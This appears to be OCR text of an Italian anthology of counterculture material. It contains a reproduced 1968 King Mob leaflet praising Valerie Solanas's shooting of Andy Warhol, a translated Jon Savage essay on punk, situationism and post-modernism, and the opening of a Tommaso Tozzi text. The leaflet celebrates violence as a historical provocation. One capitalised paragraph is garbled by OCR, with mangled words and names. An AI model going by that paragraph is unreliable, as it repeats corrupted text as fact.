ON JUNE THE 4TH IN NEW YORK, VALERIE SOLONAS SHOT ANDY WARHOL IN THE GENITALS, WHILE KING COOL SCREAMED, "DON'T DO IT...NO.....NO" THE FORTUITOUS PRESENCE OF MARIO AMAYA, EDITOR OF LONDON BASED "ART AND ARTISTS" WAS A CHANCE TOO GOOD TO BE MISSED AND SO SHE PLUGGED HIM TOO. SEVERAL HOURS LATER SHE WENT TO TIMES SQUARE, TAPPED A TRAFFIC COP ON THE SHOULDERS AND SAID, "I BELIEVE YOU ARE LOOKING FOR ME" AND HANDED OVER TWO 38'S.....VALERIE, OF COURSE, IS A WELL KNOWN MILITANT OF S.C.U.M. (SOCIETY FOR CUTTING UP MEN)

A RECENT COMMUNIQUE FROM U.A.N.-W.F. (UP AGAINST THE WALL MOTHER FUCKER) AND S.C.U.M. IN EXILE SAID,

"NON-MAN SHOT BY THE REALITY OF HIS DREAM— THE CULTURAL ASSASSIN EMERGES— A TOUGH CHICK WITH BOP CAP AND A 38—THE TRUE VENGENCE OF DADA—TOUGH LITTLE CHICK—THE HATER OF MEN AND THE LOVER OF MAN—THE STATUE OF LIBERTY RAPED BY A CHICK WITH BALLS— THE CAMP MASTER SLAIN BY A SLAVE—AND AMERICA'S WHITE PLASTIC CATHEDRAL IS READY TO BURN."

SO DON'T THINK SNICE IT'S ALRIGHT.

ANDY WARHOL	MARCEL DUCHAMP
YOKO ONO	DAVID HOCKNEY
MICK JAGGER	MARK QUANT
BOB DYLAN	TWIGGY SHRIMPTON
MIKE KORTOW	MILES
RICHARD HAMILTON	MARIANNE FAITHFUL

WE APOLOGIZE FOR THE INFERIOR QUALITY OF THE ENGLISH COP OUTS, PARASITES AND MERCENARIES NAMED ABOVE.

.....SISTERS FIGHT FOR FREEDOM.....

KING MOB
THE BLACK HAND GANG

"VAGUE", N. 21, 'CYBER-PUNK', 1988, LONDRA, INGHILTERRA

"PUNIZIONE PER LA RIBELLIONE : 'NON PER LA RADIO' : 1986"

Di Jon Savage

Dalla fine degli anni '70 e dal fallimento del fenomeno punk, è stata introdotta in Inghilterra e in America un'analisi e una filosofia post-modernista della cultura -derivata in parte dalla teoria architettonica e da post-strutturalisti come Baudrillard- questa analisi è stata introdotta per descrivere la totalità dei media, cioè la condizione percettiva, politica, emozionale e fisica dell'ultima parte del XX secolo.
Essa differisce dalle precedenti critiche della vita quotidiana che si possono trovare nei testi dada, punk e situazionisti di Vaneigem e Debord; come si può capire, e come è in pratica applicato, il post-modernismo lega una serie di sintomi così accuratamente da indurre una paralisi.

LA CONFIGURAZIONE POST-MODERNA È UN CIRCOLO CHIUSO. UN CANALE CHIUSO:

una tipica struttura culturale potrebbe essere il canale televisivo via cavo 24 ore su 24, che manda in onda programmi che non si distinguono dalle pubblicità le quali non pubblicizzano un prodotto ma se stesse, e entrambi cannibalizzano tutta la storia in una danza di serial, nei secoli o negli infinitesimali arabeschi dello stile post-punk registrato dagli *'Strafe Fur Rebellion'* di Dusseldorf. L'analisi post-moderna dei praticazionisti applaude questo accesso totale alla storia, ma essi omettono una qualsiasi analisi strutturale o politica. Questo è un sintomo, piuttosto che una causa o una cura. La questione rimane: tutto questo al servizio di chi viene fatto?
Come Debord notava nella sua *'Società dello spettacolo'* (pubblicato nel dicembre del 1967) *"la cultura mutata completamente in prodotto deve anche mutarsi nel prodotto della società spettacolare: nella seconda metà di questo secolo, la cultura avrà un ruolo chiave nello sviluppo dell'economia"*.
Ciò che il post-modernismo descrive in realtà è la nuova agglomerazione industriale dell'industria globale dei media. I media si diffondono e diventano centralizzati allo stesso tempo -nel cartello di un numero esiguo di compagnie multinazionali- contemporaneamente: ciò dà luogo, non a più media della stessa qualità, ma altresì a più media di peggior qualità, dal momento che l'economia dei media esistente è stirata fino ad avere la consistenza di un sottile wafer. Il cannibalismo della

- Illustrazione tratta da VAGUE magazine, n. 22, 'Media Sickness [More contagious than AIDS]', 1989/90, Londra, Inghilterra.

storia e dell'arte, caratteristico del post-modernismo, è un risultato delle nuove tecniche di linea di produzione dei media; un altro risultato è che i media -etimologicamente dal latino significa condotti o canali- diventano fini a se stessi piuttosto che un mezzo per arrivare a un fine. Questo buco nero è una specie di nichilismo al quale gli elementi molto vantati del gioco del post-modernismo non si indirizzano.

Varie organizzazioni di materiale sono diventate endemiche di questa nuova ecologia dei media. La più comune è quella vecchia configurazione di incesto da sala stampa, quando pigri giornalisti guardano l'uno sopra le spalle dell'altro, il *pretesto* o *l'anniversario*. Gli ultimi due anni hanno visto la manipolazione di vari movimenti di trasformazione sociale per mezzo di come essi sono stati inclusi in anniversari artificiali: all'inizio del 1986, il decimo anniversario del punk; l'estate del 1987, il ventesimo anniversario del *Flower Power*; nel maggio di quest'anno, il ventennale del *Maggio* del 1968. I problemi qui sono enormi: qual'era il pretesto per questo anniversario del punk rock? nessun evento nel febbraio del 1976, questo è sicuro: ognuno lo aveva già fatto prima. (Zig-Zag lo fece nel gennaio -solo per la record Ed.). *Flower Power* di per se è un concetto dei media: il suo ventesimo anniversario fu principalmente basato sulla vendita della nuova versione di *'Sgt Pepper'* dei Beatles su compact disc. Allo stesso modo del *Maggio 1968* -un'altra periodizzazione dei media- un recente articolo in Inghilterra, in un rovesciamento senza senso, asseriva che *"la generazione del '68 ha portato alla Tatcher"*.


Proprio come l'attuale governo britannico pubblicizza il debito che l'AIDS ha verso le tecniche Situazioniste in quanto filtrate attraverso il Punk, questa rivisitazione della storia ispirata politicamente -come si concentra sulla superficie originale dei media, guardando agli eventi con un'ottica del presente e non del periodo stesso- toglie l'indubbia potenza di questi eventi apparentemente disparati, tradizionalmente rappresentati come periodi e ideologie completamente separate.

È MOLTO PIÙ ISTRUTTIVO GUARDARE ALLE CONNESSIONI TRA IL 1967/68, IL 1976 E IL PERIODO ATTUALE, PIUTTOSTO CHE GUARDARE ALLE DIFFERENZE, MOLTE DELLE QUALI SONO STATE ISPIRATE IN PRIMO LUOGO DAI MEDIA.

LA STORIA È FATTA DA QUELLI CHE DICONO NO SCRISSE ANDRÉ MARAUX. LE CONNESSIONI ADDIRITTURA CHE PUÒ ESSERE TRACCIATA DALL'INIZIO DEL CAPITALISMO DELL'AMERICA NELLA SECONDA METÀ DEL SECOLO SCORSO DAI NIHILISTI RUSSI, AI POETI MALEDETTI FRANCESI, ALLE FURISTE, ALLE DADAISTE DI ZURIGO, AI CANTUS, AI SARTRE, FOSTATTENINO ALLE FURISTE ISTE AZIONISTE, I SITUAZIONISTI, I MAOISTI, ATTRAVERSO IL PUNK PER ARRIVARE ALLE FURISTE, AI PREDICATORI PRANKSTERS DI OGGI.

Illustrazione tratta da THE BIRTH OF TRAGEDY magazine, n. 5, Gennaio-Marzo, 1988, Stanford, USA

PREY



THE BIRTH OF A TRAGEI

The Birth of

THE BIRTH OF TRAGEDY

---A CFY PRODUCTION---

The Birth of Tragedy

MANIA

"Negazione non è nihilismo" scrisse Greil Marcus su Artforum (novembre 1983) *"nihilismo è il credere nel niente e il desiderio di diventare niente. La negazione è l'atto che di per se renderebbe evidente a ognuno che il mondo non è come sembra -ma solo quando l'atto è così implicitamente completo da lasciare aperta la possibilità che il mondo possa essere niente e che il nihilismo, così come la creazione, possa occupare il terreno così improvvisamente chiarito"*.
Quando i Sex Pistol, verso la fine del 1976, divennero famosi col loro grido di "No future" [nessun futuro], stavano attuando una negazione filosofica che non era avvenuta in Inghilterra nel 1968. Se le ambizioni utopiche e l'acuto senso dei media di qualche *Situs* avevano contribuito a far scoppiare il Maggio del '68 a Parigi, nello stesso periodo, in Inghilterra, quegli stessi fattori erano penetrati a malapena. Quello fu un anno di farsa politica: la rottura di Grosvenor Square, o gli equivoci di rockstars come John Lennon (*'Revolution'*) e Mike Jagger (*'Street Fighting man'*). I Sex Pistol dovettero per primi attuare una negazione sulla musica rock stessa e sull'industria della musica; dopo che questo fu fatto nel Marzo del '77, tentarono di andare oltre -attaccando il cuore della società inglese attraverso il suo capo simbolico, la Regina.
In un paese con una tradizione di pensiero filosofico e politico e di comportamento antinomico oramai profondamente seppellita, si guarda alle attività di un gruppo pop per portare una qualche negazione di massa -derivata dall'ultimo modello, il Situazionismo *(No, no. Tu intendi 'SituationIST theory' non è vero? [nota di Tom Vague])* -per il Regno Unito.

A CAUSA DELLA PROFONDA COSTRIZIONE DELLA SOCIETÀ INGLESE, IL COMPITO DI ESPRIMERE UN QUALCHE SENSO DEL PRESENTE E DEL FUTURO È SPESSO LASCIATO AL POP INVECE CHE ALLE POLITICHE RIVOLUZIONARIE.

Tutti gli elementi situazionisti nel punk sono ora ben conosciuti, ma nel '77, quando divennero di pubblico dominio -per mezzo della copertina del disco dei Sex Pistol 'Holidays in the sun' - essi furono rivelatori. L'attività situazionista era stata presentata in Inghilterra da membri dell'Internazionale Situazionista come lo scrittore Alex Trocchi (che rifirmava nel 1964), e in seguito da una generazione più giovane di agitatori. Ispirati anche dai *New York Motherfuckers*, i *King Mob* inscenarono eventi come il dar via merci da Selfridges [famoso grande magazzino di Londra]. Il precursore Chris Gray tradusse il primo libro Situazionista nel Regno Unito, *'Leaving The 20th Century'* [Lasciando il ventesimo secolo] (1974), il titolo era tratto dall'*Internazionale Situazionista* n. 9, Agosto 1964.
Al di là delle molte varietà dei No, la chiave di questa negazione era *Boredom* [Noia], *'Ennui'* di Baudelaire, il preferito di Sartre, Camus e Valerie Solanas, e un principio situazionista di fondo: *"Noi siamo annoiati in città, non c'è più nessun tempio del sole"* scrisse Ivan Chtcheglov nell'Ottobre del 1953. L'Angry Brigade, i terroristi inglesi equivalenti a Baader/Meinhof, vi si riferivano nel loro Comunicato 8: *"La vita è così noiosa che non c'è niente da fare eccetto spendere i tuoi soldi nell'ultima gonna o camicia uscita sul mercato. Il futuro è nostro"*. Noia

divenne la parola d'ordine dei punk nel 1976: Malcolm McLaren confezionò i Sex Pistol per porre la domanda: *"Qual'è la politica della noia?"*, e la parola si diffuse come un colpo attraverso le canzoni dei Clash, dei Buzzcocks, degli Slits, degli Adverts, etc. Questo fu riportato sui vestiti che indossavano i Sex Pistol: nel negozio di McLaren e Vivienne Westwood, SEX, slogans del Maggio del '68 e di Valerie Solanas furono scritti con lo spray sulle pareti. Altri erano stampati o ricamati sui vestiti -proprio come gli Exis e i Lettristi avevano fatto nei primi anni '50 -degli esempi sono: *"Sii ragionevole -domanda l'impossibile"*, *"Abbasso la Coca-Cola"*, *"Prendete i vostri desideri per la realtà"*.

"Quello punk è stato l'ultimo 'grande' movimento culturale" scrive l'autore di 'Plagiarism' [Plagio]. *"I suoi praticanti recuperarono numerosi stili e idee dal passato e li ricombinarono per creare qualcosa che era apparentemente 'nuovo'. Lo stile qui è di primaria importanza, dal momento che il movimento punk era intento a situarsi nel discorso dei media. Proprio come il punk era composto da una serie di quotazioni prese da stili passati, così il punk stesso era facilmente quotabile. Di qui il suo successo"*.

Una volta che il punk ebbe perso la sua negazione -verso il Luglio del 1977 -e fu assimilato, come era inevitabile, nell'industria della musica, queste guerre di stile facilitarono l'ingresso del post-modernismo nella cultura inglese ancora commercialmente guidata dall'industria della musica. Di tutti i molti esempi circolari di stile senza politica, il più clamoroso è: l'asserzione di Lautremont *"Guerra: nascondi te stessa!"* ripresa dai Frankie Goes To Hollywood, che la misero in una T-shirt nel 1984. Il disegno originario fu copiato, trasformato in moda e scompariva in un mese. Le superfici e i prodotti punk sono stati assimilati al punto che Rolling Stones, quel bastione del rock statunitense, nomina *'Never Mind the Bollocks'* dei Sex Pistol come il secondo miglior album degli ultimi venti anni -dopo *'Sgt. Pepper'*. Così si stabilì una falsa continuità.


C'è comunque un'altra continuità. E' chiaro che i fatti del Maggio del '68 in Francia o quelli del 1976/77 in Inghilterra facevano parte dello stesso archetipo: il virus utopico che alternativamente si affaccia e poi esce dalla scena della storia. Ci sono tracce, per esempio, in *'I am an anti-christ!'* [Io sono un anticristo] di John Lydon, della millenaria urgenza che è seppellita profondamente nella storia inglese -nei Diggers e nei Predicatori della metà del diciasettesimo secolo. Come dice Norman Cohn in *'The Pursuit Of The Millennium'* [L'Esigenza Del Millennio]: *"E' caratteristico di questo tipo di movimento [millenarismo/rivoluzionario] che i suoi fini e le sue premesse siano illimitate. Una battaglia sociale non è vista come una battaglia per lo specifico, obiettivi limitati, ma come evento di importanza unica, differente da tutte le altre battaglie conosciute nella storia"*.

Questo millenarismo sta cominciando a ricorrere, ci sono adesso solo undici anni alla fine del millennio, nel calendario occidentale. Questa può essere una organizzazione illusoria, ma offre l'opportunità di liberarsi dai ceppi di un falso passato e di impegnarsi ancora una volta con il presente e con il futuro.


La frase che ricorre ora è: *"Lasciando il ventesimo secolo"*.

CI SONO NUOVE CONNESSIONI ARTISTICHE E POLITICHE CHE VENGONO FATTE TRA: COLORO CHE RIFIUTANO I MEDIA, I CULTISTI, I PREDICATORI, I PLAGIARISTI, I POETI E PRANKSTERS CHE SCIVOLANO DENTRO E FUORI DA TUTTA LA STORIA, E NONDIMENO NELLE STORIE DI LIBERTÀ DELL'ULTIMO VENTENNIO.

Insieme ai politici dell'*alleanza dell'arcobaleno* dei rosa, gialli, neri e rossi, e verdi, essi offrono vie d'uscita alla nostra attuale impasse. Mentre non è inevitabile che una coscienza totalmente alternativa emergerà dal crogiuolo dell'intensificante alienazione. Ci sarà una fiera battaglia filosofica durante i prossimi undici anni fra il post-modernismo e i punti di vista millenari del mondo per combattere le battaglie ecopolitiche che si verificheranno. Per Baudrillard, l'anno 2000 può essere una *"spiaggia vuota"*, ma per molte persone esso sarà, con la frase di Norman Cohn, *"Un cataclisma dal quale il mondo è destinato a emergere totalmente trasformato e redento"*.




(...troppo biblico, troppo biblico. Io sono con il vecchio Jean Baudrillard per quanto riguarda questo. Anche se ancora non riesco a leggere la sua roba o capire che cos'è il post-modernismo).
[Nota finale di Tom Vague]
(Trad. Patrizia Bittini)



- Nella pagina accanto:
Illustrazione tratta da VAGUE magazine, Londra, Inghilterra.

- In questa pagina:
Illustrazione tratta dall'invito realizzato in occasione della rassegna video di musica industriale e altro, curata da Fabrizio Biasolo e organizzata dal gruppo PAT PAT RECORDER, 1987, Firenze, Italia.


MASS MURDER

"NEON GALLERIA D'ARTE", GENNAIO, 1989, GALLERIA NEON, BOLOGNA, ITALIA

"STRATEGIE SUBLIMINALI"

Di Tommaso Tozzi (1988)

"(La filosofia) lascia tutto com'è". (L. Wittgenstein -1953)
"... Non imporre nulla. Lasciar essere. Permettere a ogni persona, come a ogni suono, di essere il centro del mondo."
"(Un organismo) quando ci si dedica a organizzarlo, lo si uccide!" (J. Cage - 1970)
"... Non far vedere i tuoi disegni a nessuno (...) non passare davanti ai musei neppure quando sono chiusi, ma non rinunciare ai tuoi disegni, nascondili nel baule fra una collezione di giornali". (G. Chiari - 1975/77)
"Mai cambiare niente. Che i cambiamenti accadano.
"Einfallen. Es Fallt mir ein. Mai dire mai". (G. Brecht - 1978)

Creare delle verità è servito per distanziarsi da tali verità.
Su questa ambiguità giocano i gestori del sistema dell'arte: creano delle verità dichiarandosi diversi da tali verità.

LE VERITÀ VENGONO FONDATE SU IDENTITÀ, MA PARLANO DI IDENTITÀ TRA SEGNI, TRA NOMI, NON TRA FATTI.

Nominano l'identità, ma praticano la differenza.
Arte-vita, ma l'artista è un segno, è un prodotto di scambio.
"L'artista è pazzo" è un nome proprio, non è un fatto, è come "Amleto è pazzo".
L'artista non esiste se non come descrizione del suo ruolo; ma allora la vita è di nuovo arte.
Non è arte-vita l'identità di cui parlano, ma arte-arte.
Su questa ambiguità trovano potere i gestori del sistema dell'arte.
I fatti del mondo, nell'arte, sono falsi paraventi che permettono di consumare clandestinamente i fatti del mercato dell'arte.

Il determinismo significa privarsi della possibilità di scegliere. Se tutto è predeterminato non esiste scelta, ma essere in funzione di. Essere un artista significa essere un artista in funzione di.

SE INVECE ESISTE LA SCELTA, ALLORA È LA SCELTA STESSA AD ESSERE LA SOSTANZA DEL CAMPO ENTRO CUI AVVENGONO LE SCELTE. LO SCEGLIERE DIVENTA FILOSOFIA.

Arte tradizionale: "Il senso del linguaggio".
Arte didattica: "Come usare il linguaggio".

